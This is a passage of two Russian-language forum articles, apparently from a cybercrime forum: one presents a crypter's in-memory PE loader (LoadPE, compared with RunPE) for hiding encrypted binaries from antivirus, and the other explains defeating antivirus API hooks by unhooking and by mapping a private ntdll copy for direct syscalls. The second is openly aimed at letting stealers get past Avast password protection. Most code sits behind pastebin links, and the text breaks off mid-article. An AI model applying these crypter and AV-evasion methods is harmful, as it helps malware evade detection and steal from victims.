В моей прошлой конкурсной статье вами были заданы вопросы про загрузчик, и я тогда ответил:

Загрузчик это отдельная интересная тема, на которую можно будет статью написать и разобрать все нюансы, такие как правильный хэндлинг TLS, ресурсов криптуемого приложения, обработку импорта, экспорта и т.д.. Еще на отдельную тему тянет статья по антиэмуляции (генератору уникальных антиэмуляторов, привет инде). В криптере есть задел в завязывании генерируемого кода на магические переменные, результат которых отдают антиэмуляторы.Об этом тоже есть что рассказать, может как нибудь в другой раз.

Сказано - сделано:

Загрузчик это действительно отдельная, интересная тема, к которой нужно подойти основательно и расставить все точки над i. Проект криптора, описанный в прошлой статье, содержит уже ткомпилированные версии шеллкодов загрузчика в память, без исходного кода. В этой статье я поделюсь с вами его полным исходным кодом, опишу что он делает и как происходит обработка и мэппинг файла в память в нюансах.
Мы поговорим о том, чем это решение отличается от системного загрузчика, посмотрим относительно кода системного загрузчика в XP.
Порассуждаем о пользе прямого мэппинга в памяти перед инжектами, такими как RunPE и иже с ними.

Немного предыстории:
Появившийся как концепт, способ загрузки RunPE был практически идеальным решением загрузки бинарика в память на рубеже 08-12гг. Тогда антивирусы еще относительно плохо умели хучить вызовы и перехватывать управление вновь созданного процесса, проверяя его контекст.
По сути проактивные системы проходили своё становление как самостоятельные технологии и во главе угла стояли сигнатурный и эвристические алгоритмы обнаружения криптеров.

Принцип работы RunPE достаточно прост:

Стаб (контейнер криптованного файла) порождает новый приостановленный процесс через CreateProcess с флагом CREATE_SUSPENDED, получает контекст главного потока через GetThreadContext, после чего приостановленный процесс анмепится с помощью NtUnmapViewOfSection и по адресу ImageBase выделяется память через VirtualAllocEx с флагом PAGE_EXECUTE_READWRITE.

Далее в выделенную память через WriteProcessMemory записываются хидер криптованного файла и секции. Финальные штрихи это установка нового контекста на точку входа для главного потока через SetThreadContext и восстановление приостановленного потока через ResumeThread.

Для поддержки x64 файлов в RunPE требовалось совершить минимум изменений с учетом смещений и регистров (eax\rax, ebx\rbx и т.д.) и вот уже готова полноценная поддержка x64 файлов. В целом история с RunPE довольно простая, очень стабильная и хорошо отрабатывающая практически любые типы нативных PE файлов, будь то хитрые заглушки в TLS, аномальные заголовоки, упакованные файлы и т.д.

Одна беда - технологию с того времени так затерли до дыр, что любой уважающий себя антивирус научился определять этот способ загрузки в память, что напрочь отменяло бы саму идею сокрытия криптуемого файла от антивирусов. С появлением механизмов сканирования памяти эта технология окончательно умерла.

Есть еще промежуточные способы загрузки в память, я отнесу их к RunPE-одобным и назову их инжектами. В данной статье их рассматривать я не буду.

LoadPE:

Первые попытки нативной (почему нативной - опишу ниже) загрузки бинарного файла в память (в паблике) выкладывал покойный Great, как раз на дамаге и на васме. Те наработки хоть и отражали суть концепции, хотя и работали кое как, но умели обрабатывать только ограниченное количество самых стандартных PE файлов. Любые отклонения от эталонного PE формата - и загрузка такого файла в память фейлилась.

Позже свои наработки отрывками выкладывал ei-, тоже на дамаге.

Многие "мастера" не стали заморачиваться со своим кодом и рипнули загрузчик с криптованных семплов, тупо вставив в свой криптор, мол ведь и так работает. Ну а некоторым, как мне, захотелось разобраться в сути технологии и написать своё решение, которое было бы способно обрабатывать доминирующее большинство PE файлов, с учетом разных хитрых, нестандартных техник, поддерживающее как 86 так и 64 архитектуры PE формата. И вот на базе этих наработок и путем долгих реверсов оригинального загрузчика винды, технология нативной загрузки в память шлифовалась, пока не выкатилось готовое решение.

Почему я называю этот способ нативным? Да потому, что в отличие от незамысловатого RunPE, в LoadPE нам нужно руками воспроизводить действия, которые обычно выполняет сам загрузчик винды.

Рассмотрим механизм, который используется в нативном загрузчике винды:

В основе загрузки любого модуля лежит функция LoadLibrary, точнее её более низкоуровневые функции из ntdll, такие как LdrLoadDll и LdrpLoadDll.

https://pastebin.com/BKyYzM0P

тут и далее большие куски кода будут представлены в виде ссылок

Настоятельно советую ознакомиться с полным кодом этих функций. Дабы вы не искали в моменте, я также выложу его далее, чтобы не засорять основной посыл данной статьи.

Для тех, кто всё же хочет в подробностях изучить этот механизм в оригинале, можете найти код в файлах ...\base\ntdll\ldrinit.c, ...\base\ntdll\ldrapi.c и ...\base\ntdll\ldrsnap.c

Как можно увидеть, винда делает просто кучу дополнительных манипуляций при загрузке файла, дополнительные проверки, обработку всего и вся и в том числе нотификацию о событиях.

Моя реализация выглядит гораздо проще, но от этого не менее эффективная и минимальный необходимый набор действий она выполняет.
А еще она после компляции весит чуть более 2 кб

Ок, давайте взглянем на мой загрузчик:

Он поддерживает x86\x64 PE файлы, как EXE так и DLL, а еще гибридные, которые одновеменно и EXE и DLL.
Умеет хэндлить ActCtx, SEH, стартап код, анпакинг с помощью aplib, восстанавливать Tls колбеки и многое другое.
Участки, отвечающие за обработку x64 PE обрамлены в соотвествующие дефайны #ifdef _WIN64.

https://pastebin.com/Nqru3y6T

pe2mem - основная функция загрузчика, принимает единственный параметр PPE_LOADER_PARAMS params.
В **pNt** читаем NtHeaders криптованного файла
В **Base** у нас адрес, по которому нужно загрузить файл.
В **IsImageDll** мы определяем, читая Characteristics какой файл перед нами EXE или DLL. (Это позволяет обрабатывать файлы тансформеры).
В **SizeOfBase** соотвественно размер образа.

Вот эта структура:

https://pastebin.com/uy4ud6qx

Думаю и так ясно что она делает, передаёт ImageBase, буфер файла, его размер и дополнительные параметры.

https://pastebin.com/8hFt8NDe

Данный участок кода это такой лайфхак.
Если ваш стаб имеет код инициализации (т.н. startup код), у вас практически гарантированно возникнут проблемы на этом этапе.
Данный код позволяет проскипать пролог и получить его итоговый размер.
Нужно учитывать, что для каждой версии стартап кода сигнатура может отличаться. Данная реализация покрывает версии студий VC2008, VC2010.

https://pastebin.com/PF2zdccp

В этом участке кода мы получаем указатель на **Peb**, узнаем адреса модулей **NTDLL** и **KERNEL32**.
Далее мы находим указатели на необходимые WinAPI функции по их хэшам, и заполняем структуру **KernelProcs**.
hash_find_proc позволяет по хэшу от строки найти функцию.

https://pastebin.com/LzYWHQat

Данная функция позволяет хэшировать строку, в том числе юникодную, на выходе получить DWORD от этой строки.

https://pastebin.com/TgESpvqq

В **SavedFile** выделям память в размере **file_size**.
Проверяем флаги, если PE_LDR_FLAG_USE_APLIB, то используем распаковку буфера с помощью алгоритма **aPlib_depack**.
Если в флаги не передан PE_LDR_FLAG_NOT_STUB и Peb->OSMajorVersion > 5, то пересчитываем **Fls колбеки** соответствующим образом.

https://pastebin.com/qBskUqdX

Алгоритм распаковки буфера aPlib_depack.

https://pastebin.com/jbsAxTzw

В случае, если мы собраны под x64, находим Rsp.

https://pastebin.com/Py0ygQqe

В данном участке кода мы получаем указатели на **DOS и Nt** заголовки.
Меняем аттрибуты выделенной памяти на PAGE_EXECUTE_READWRITE.
Копируем заголовки, секции.
Обрабатываем Peb.
Обрабатываем ресурсы.
Обрабатываем импорт.
Обрабатываем релоки.
Обрабатываем TLS.

https://pastebin.com/jyMpi5yz

Обрабатываем Peb.

https://pastebin.com/WiATcWR1

Обрабатываем ресурсы тушки.
Тут важный момент - activation context . Начиная с 7ки в винде в ресурсах появилось понятие manifest или RESID=24. Это нужно в том числе для правильной работы UAC. Эта функция правильным образом хэндлит такие ресурсы. Читать подробнее https://docs.microsoft.com/en-us/windows/win32/sbscs/microsoft-windows-actctx-object

Microsoft.Windows.ActCtx object The Microsoft.Windows.ActCtx object references manifests and provides a way for scripting engines to access side-by-side assemblies. The Microsoft.Windows.ActCtx object can be used to create an instance of a side-by-side assembly with COM components. The Microsoft.Windows.ActCtx object comes as an assembly in Windows Server 2003. It can also be installed by applications that use the Windows Installer for setup and include it as a merge module in their installation package.

https://pastebin.com/3vRd8Up7

Обрабатываем таблицу импорта тушки.
В том числе и по ординалу для всяких модулей вроде comctl32 и прочих.
Многие делают это не совсем правильно. Вот правильный вариант.

https://pastebin.com/Z0jVhc0T

Обрабатываем таблицу смещений.

https://pastebin.com/fv8fNaCG

Обрабатываем TLS колбеки.
На неумении обрабатывать TLS сыпятся очень многие крипторы.
Эта функция обрабатывает основные типы TLS колбеков и таким образом многократно увеличивает покрытие файлов с TLS.

https://pastebin.com/Nv2nXYsk

Тут снова важный момент. Подробнее тут -https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-acquiresrwlockshared
Цитата с хабра: RWLock — это такой примитив синхронизации, позволяющий одновременное чтение и эксклюзивную запись. Т.е. чтение блокирует запись, но не блокирует чтение других тредов, а запись блокирует все.

Обработка секции кода с помощью AcquireSRWLockShared, чтобы правильно готовить синхронизацию на чтение и запись.

https://pastebin.com/HSKPSZfm

Правильная обработка таблицы исключений для Peb->OSMajorVersion==6 && Peb->OSMinorVersion > 1 // 8++.

https://pastebin.com/pZsTWt0a

Правильно обрабатываем SEH.

https://pastebin.com/hWy4pEtM

restore_regs - Восстанавливаем пролог, корректируем стек и переходим по точке входа в замепленномый образ.

https://pastebin.com/Tg5LS49D

Правильно обрабатываем SEH.

https://pastebin.com/rjdfSJCj

restore_regs - Восстанавливаем пролог, корректируем стек и переходим по точке входа в замепленномый образ.

https://pastebin.com/bjxMxdAg

Для x64 PE находим Rsp.

https://pastebin.com/ABARt2G5

Дизассемлер длин.

Что касается преимуществ данного способа меппинга - это отсутствие вызовов, таких как порождение нового процесса или получение и смена контекста, работа с потоками, на которые могли бы триггерить проактивки.
Для более скрытного использования загрузчика можно подружить его в syscallы и будет вообще малина.

Скачать проект можно тут: https://gofile.io/d/CxBJFb
В этот раз для получения пароля на архив нужно немножко больше навыков, чем юзать онлайн encode-decode утилиты, зато интересно и по-приколу =D.

Дано массив размером 10
Инициализатор генератора случайных чисел на 0x1337 (seed)
Пароль это результат суммы всех сгенерированных случайных чисел массива в виде хэша от алгоритма whirlpool в lowercase.
На выходе должно получиться что-то вроде
5350b5db7c67126b3c910cbf2.....aed190a232756b082652e4f0c0fcf333c1990ba05c7febf
(всего 206 символов).
Хэш от строки в whirlpool можно получить тут https://www.tools4noobs.com/online_tools/hash/.

Пример питон скрипта который можно дописать:

https://pastebin.com/Gv8aJzNv

обирался проект на VC2010.
Для правильной работы Custom build Rules (инлайн масма) нужно скопировать файлы
"masm64.rules"
"masm32.rules"
в C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\BuildCustomizations.a
Подробнее тут. - https://devblogs.microsoft.com/cppblog/quick-help-on-vs2010-custom-build-rule/

Вместо заключения:

В коде сознательно присутствуют некоторые ошибки от дураков, чтобы не копипастили бездумно. Просьба не шарить исправленный.
Ответственно могу заявить, что перед вами наиболее полный из возможных, загрзчик бинариков в память на сегодняший день (не считая виндового).
Как итог, скомбинировав проект криптора из прошлой статьи с загрузчиком из этой статьи, можно получить свой полноценный криптор.
Как-нибудь в другой раз мы рассмотрим процесс морфинга шеллкода и алгоритмы и способы антиэмуляции, но это уже тема для дугой статьи
Спасибо за внимание.

xsstorweb56srs3a.onion/attachments/15404/

Обход проактивной защиты антивирусов

Всем привет, в этой статье хочу обсудить тему обхода проактивной защиты антивирусов и других решений в реальном времени.
Что сподвигло меня написать эту статью ?
Ну разумеется жажда наживы, ведь бабло побеждает зло.))) Я просмотрел форум, так и форумы схожих тематик, там-где есть у меня доступ и не увидел не одной темы, где-бы этот вопрос обсуждался, более
того часто возникают вопросы у людей и никто внятного ответа дать неможет, а вернее нехочет...

Более-того у многих людей с кем я общался складывается не верные представление как это работает вообще и что это такое...

Кто-то вообще считает, что проактивная защита, это магия которую невозможно обойти и это решение от всех бед, ну разумеется это лишь иллюзия, непробиваемости такой защиты, что в этой статье я и покажу.

Хочу отметить, что в этот раз от меня не будет каких-то «чудо» проектов в гите, тем не менее всё что я тут напишу имеет боевое применение.

В доказательство этого, я приведу демонстрацию обхода Avast Premium, а конкретно проактивную защиту «Аваст чертов пассворд протект», который мешает работы стиллерам, хе-хе.

Почему выбрал именно его для демонстрации ?

А всё дело в этой теме http://xsstorweb56srs3a.onion/threads/39910/

Мне уже тогда было интересно поковырять, но стимула не было, а тут вроде-бы и появилось.

Да и заметьте, что никто кроме может-быть Haunt особо ничего путного не предложили в теме (И-то он закрыл эту информацию в хайд), да были пары фраз, но что и как делать никто не сказал, это в очередной раз говорит о нужности такой темы.

Итак хватит наверное набирать нужно число символов, для допуска к конкурсу.

Начинаем, вначале теория, извините но без теории тут никак, нужно понимать работу антивирусов, иначе чего мы хотим обойти, незная даже поверхностно работу таких программ...)

Что такое проактивная защита в реальном времени ?

Обнаружение вредоносных программ с помощью сигнатурного анализа все еще используется, но не очень эффективно. Все больше и больше вредоносных программ используют полиморфизм, метаморфизм, шифрование или обфускацию кода, чтобы их было чрезвычайно сложно обнаружить с помощью старых методов обнаружения.

https://pastebin.com/TbjywdDD

Теперь, если AV должен перехватить эту функцию, он заменит первые несколько байтов инструкцией JMP, которая перенаправит поток выполнения на свою собственную функцию обработчика перехвата. Таким образом, AV зарегистрирует выполнение этого API со всеми параметрами, лежащими в стеке в этот момент.

После того, как обработчик AV-ловушки завершит свою работу, он выполнит исходный набор байтов, замененный инструкцией JMP, и вернется к функции API, чтобы процесс продолжил свое выполнение.

Вот как будет выглядеть код функции с введенной инструкцией JMP (Это просто пример, для понимания, реально всё может-быть по другому, в зависимости от антивирусного решения):

https://pastebin.com/53vUhbcN

Есть несколько способов перехвата кода, но этот самый быстрый и не создает особых проблем с производительностью выполнения кода. Другие методы перехвата включают в себя внедрение инструкций INT3 или правильную настройку регистров отладки и их обработку вашими собственными обработчиками исключений, которые позже перенаправляют выполнение на обработчики перехватчиков.

Теперь, когда вы знаете, как работает проактивная защита в реальном времени и как именно она включает перехват API, я могу перейти к объяснению методов ее обхода.

На рынке есть продукты AV, которые выполняют мониторинг в режиме реального времени в режиме ядра (Ring0).

Первые два способа будут для борьбы с хуками в пользовательском режиме Ring3, а в последнем способе мы рассмотрим на примере Аваста, как можно обходить хуки в режиме ядра Ring0.

Итак как-же бороться с этим ?
У меня есть две идеи.
Вообще идей может-быть много, но я рассмотрю три метода.
Т.к. охватить всё в одной статье тяжело, да и скажу честно я тоже мало чего знаю, век живи, век учись.)))

1)Идея антихука

Как вы уже знаете, проактивная защита в реальном времени полагается исключительно на выполнение обработчиков ловушек API. Только когда обработчик AV-ловушки запущен, программное обеспечение защиты может зарегистрировать вызов API, отслеживать параметры и продолжить отображение активности процесса.
Очевидно, что для того, чтобы полностью отключить защиту, нам нужно удалить хуки API, и в результате программное обеспечение защиты станет слепо ко всему, что мы делаем.

В нашем собственном приложении мы контролируем все пространство памяти процесса. Антивирус со своим внедренным кодом - это просто злоумышленник, пытающийся вмешаться в функциональность нашего программного обеспечения, но мы - король своей страны.

Необходимо предпринять следующие шаги:

1)Перечислить все загруженные библиотеки DLL в текущем процессе.
2)Найти адрес точки входа для каждой импортированной функции API, каждой библиотеки DLL.
3)Удалить внедренную инструкцию JMP ловушки, заменив ее исходными байтами API.

Все кажется довольно простым до момента восстановления исходного кода функции API, от того момента, когда был внедрен перехватчик JMP.

Получение исходных байтов от обработчиков ловушек не может быть и речи, поскольку нет способа узнать, какая часть кода обработчика является исходным кодом пролога функции API.

Итак, как найти исходные байты?

Ответ таков: извлеките их вручную, прочитав соответствующий файл библиотеки DLL, хранящийся на диске. Файлы DLL содержат весь исходный код.

Чтобы найти исходные первые 16 байтов (чего более чем достаточно) у например функции CreateFileW, процесс выглядит следующим образом:

1)Прочитать содержимое файла kernel32.dll из системной папки Windows в память. Я назову этот модуль kernel32_module.

2)Получите базовый адрес импортированного модуля kernel32.dll в нашем текущем процессе. Я назову импортированный модуль kernel32_import_module.

3)Исправьте перемещения загруженного вручную kernel32_module с базовым адресом kernel32_import_module (полученным на шаге 2). Это заставит все ссылки на память с фиксированным адресом выглядеть так же, как в текущем kernel32_import_module (в соответствии с ASLR).

4)Разберите таблицу экспорта kernel32_module и найдите адрес CreateFileW.

5)Скопируйте исходные 16 байтов из найденного экспортированного адреса API на адрес импортированного в данный момент API, где находится ловушка JMP.

Это эффективно перезапишет текущий JMP исходными байтами любого API.

Пример кода, приведенного алгоритма:

https://pastebin.com/A59SJ0g9

Я нестал заморачиваться этим способом, объясню почему:

Некоторые антивирусы могут восстанавливать хуки функций, да и мне показалось как-то напряжно каждый раз убирать хуки, лучше сделать это раз и на всегда.

Тут второй способ.

2)Второй способ. Скрытый вызов API.

Кто изучал ядро Windows на низком уровне знает, что в пользовательском режиме есть библиотека ntdll.dll, которая служит прямым переходом между пользовательским режимом и режимом ядра. Его экспортированные API напрямую взаимодействуют с ядром Windows с помощью системных вызовов.

Большинство других библиотек Windows в конечном итоге вызывают API из ntdll.dll.

Если вкратце, то ntdll.dll, это прослойка между ядром и пользовательским процессом, когда вы вызываете CreateFile, то реально вызывается ZwCreateFile, а точнее выполняется системный вызов к ядру и выполняется ядерная функция NtCreateFile.

Давайте посмотрим на код ZwCreateFile из ntdll.dll в Windows 7 в режиме WOW64:

https://pastebin.com/8HpXL9wq

По сути, он передает EAX = 0x52 с указателем аргументов стека в EDX функции, хранящейся в TIB по смещению 0xC0.

Вызов переключает режим процессора с 32-битного на 64-битный и выполняет системный вызов в Ring0 на NtCreateFile.

0x52 - это системный вызов для NtCreateFile в моей системе Windows 7, **номера системных вызовов различаются между версиями Windows и даже между пакетами обновления, поэтому никогда не стоит полагаться на эти числа.**

Большинство программ защиты перехватывают функции ntdll.dll, так как это самый низкий уровень, до которого вы можете добраться, прямо перед порогом ядра.

Например, если вы вызываете CreateFileW только в kernel32.dll, который в конечном итоге вызывает ZwCreateFile в ntdll.dll, вы никогда не поймаете прямые вызовы API к ZwCreateFile.

А ловушка в ZwCreateFile будет срабатывать каждый раз, когда вызывается CreateFileW или CreateFileA, поскольку они оба в конечном итоге должны вызывать API самого низкого уровня, который напрямую взаимодействует с ядром.


А теперь самое интересное. **Что, если бы мы скопировали фрагмент кода, который я вставил выше из ntdll.dll, и реализовали его в коде нашего собственного приложения.** Это будет идентичная копия кода ntdll.dll, который выполнит системный вызов 0x52, который был выполнен в нашем собственном разделе кода. **Никакая программа защиты пользовательского режима никогда не узнает об этом.**

Это идеальный метод обхода любых перехватов API без их фактического обнаружения и отключения!

Дело в том, как я упоминал ранее, мы не можем доверять номерам системных вызовов, поскольку они будут различаться в разных версиях Windows. Что мы можем сделать, так это прочитать весь файл библиотеки ntdll.dll с диска и вручную сопоставить его с адресным пространством текущего процесса. Таким образом, мы сможем выполнить код, который был подготовлен исключительно для нашей версии Windows, имея при этом точную копию ntdll.dll вне досягаемости AV.

Я упомянул ntdll.dll сейчас, так как у этой DLL нет других зависимостей. Это означает, что ему не нужно загружать другие библиотеки DLL и вызывать их API. Каждая экспортируемая функция передает выполнение непосредственно ядру, а не другим библиотекам DLL пользовательского режима.

Вот рисунок этой идеи:



У меня есть два решения этой задачи.

Вот код, первого решения, реализация алгоритма выше:

https://pastebin.com/uMMANA6C

И второе решение, это использовать кастомный загрузчик длл из нашего бота:
https://github.com/XShar/XssBot/blob/master/client/XssBot/TaskWorks/ModuleLoader.cpp

Загрузив длл с диска в буфер module, можно пользоваться потом так:

Создаём указатель на функцию ZwWriteFile:

https://pastebin.com/kh6uPP1X


Загружаем библиотеку ntdll.dll:

https://pastebin.com/FRYWDaMF

Потом использование функции:

